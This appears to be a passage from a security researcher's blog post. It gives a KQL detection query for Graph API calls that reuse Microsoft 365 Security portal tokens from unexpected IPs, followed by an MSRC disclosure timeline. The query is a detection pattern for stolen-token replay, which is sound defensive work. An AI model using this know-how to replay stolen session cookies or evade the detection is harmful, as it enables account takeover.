Normally only IP addresses from Microsoft Defender or the sign-in IP address should request data from Microsoft Graph. Because the attacker cannot hide her IP address from these logs, they are different from the original sign-in IP address. If you want to make sure you reduce any potential noise, you can exclude all IP addresses with a successful sign-in.
At least in my testing there were two additional IP addresses from Microsoft cloud regions that are benign-positives and can be excluded. As those are bound to the north- and west-europe region it could be that there are different IP addresses in other regions. I did not encounter those so far.
let ManualKnownGoodRanges=dynamic([
    "40.118.35.80", // AzureCloud.northeurope
    "74.178.40.80" // AzureCloud.westeurope
    ]);
let KnownGoodAzureServiceTable = externaldata(IPRange: string)
    [
    h@"https://azureipranges.azurewebsites.net/getOPNSenseURLTable/Public/SCCservice"
    ]
    with(format="csv")
    | where IPRange !startswith ";"
    | extend IPRange = trim(' +', tostring(split(IPRange, ';')[0]))
    | summarize by IPRange;
let KnownGoodRanges = toscalar(KnownGoodAzureServiceTable | summarize make_list(IPRange));
let InteractiveSignInIPAddresses = EntraIdSignInEvents
    | where LogonType has "interactiveUser"
    | where ErrorCode == 0
    | summarize by IPAddress;
let PotentialAbuseOfSecurityPortalFlow = EntraIdSignInEvents
    | where LogonType has "nonInteractiveUser"
    | where ApplicationId == "80ccca67-54bd-44ab-8625-4b79c4dc7775" // Microsoft 365 Security and Compliance Center
    | where ResourceId == "00000003-0000-0000-c000-000000000000" // Microsoft Graph
    | summarize by SignInIpAddress=IPAddress, UniqueTokenIdentifier=UniqueTokenId, AccountObjectId;
PotentialAbuseOfSecurityPortalFlow
// Join to Microsoft Graph logs using the UTI
| join kind=inner GraphAPIAuditEvents on UniqueTokenIdentifier, AccountObjectId
// If the IP address used in the sign-in is different from the IP address used in the Graph API call this could indicate potential abuse
| where IpAddress != SignInIpAddress
// Exclude anybody which IP address was evaluated by Conditional Access (very broad exclusion)
| where IpAddress !in (InteractiveSignInIPAddresses)
// Exclude known good ranges from Microsoft Services (SCCservice)
| where not (ipv6_is_in_any_range(IpAddress, KnownGoodRanges))
| where not (ipv6_is_in_any_range(IpAddress, ManualKnownGoodRanges))
| summarize make_set(RequestUri), make_set(UniqueTokenIdentifier), make_set(AccountObjectId) by IpAddress
MSRC disclosure timeline
I submitted this information to Microsoft Security Research Center (MSRC) on 21.11.2025.
- Web based submission on 21.11.2025 (VULN-166872)
- MSRC Case created on 21.11.2025
- MSRC closed the case as “not meeting the bar for immediate servicing” on 07.01.2026
After careful investigation, this case has been assessed as moderate severity and does not meet Microsoft’s bar for immediate servicing. This is due this because the attacker would need to have execution on the victim’s machine in order to get the cookies. This limits the impact.
However, we have shared the report with the team responsible for maintaining the product or service. They will take appropriate action as needed to help keep customers protected.
Closing thoughts
While it seems a compromised endpoint is enough to move this out of scope from MSRC, info stealers are a threat we see more cases in real life and even cross platform.
Since MFA, Passkey and other protective measures make AiTM and password based attacks less fruitful, it’s expected to see the adversaries shift back to the endpoint. Luckily nowadays we have better telemetry through EDR tools like Defender for Endpoint, but you must make sure that those cover these attacks.
Also user behavior based alerting gets more and more critical, as outliers from normal behavior can be the first indicator for a successful attack.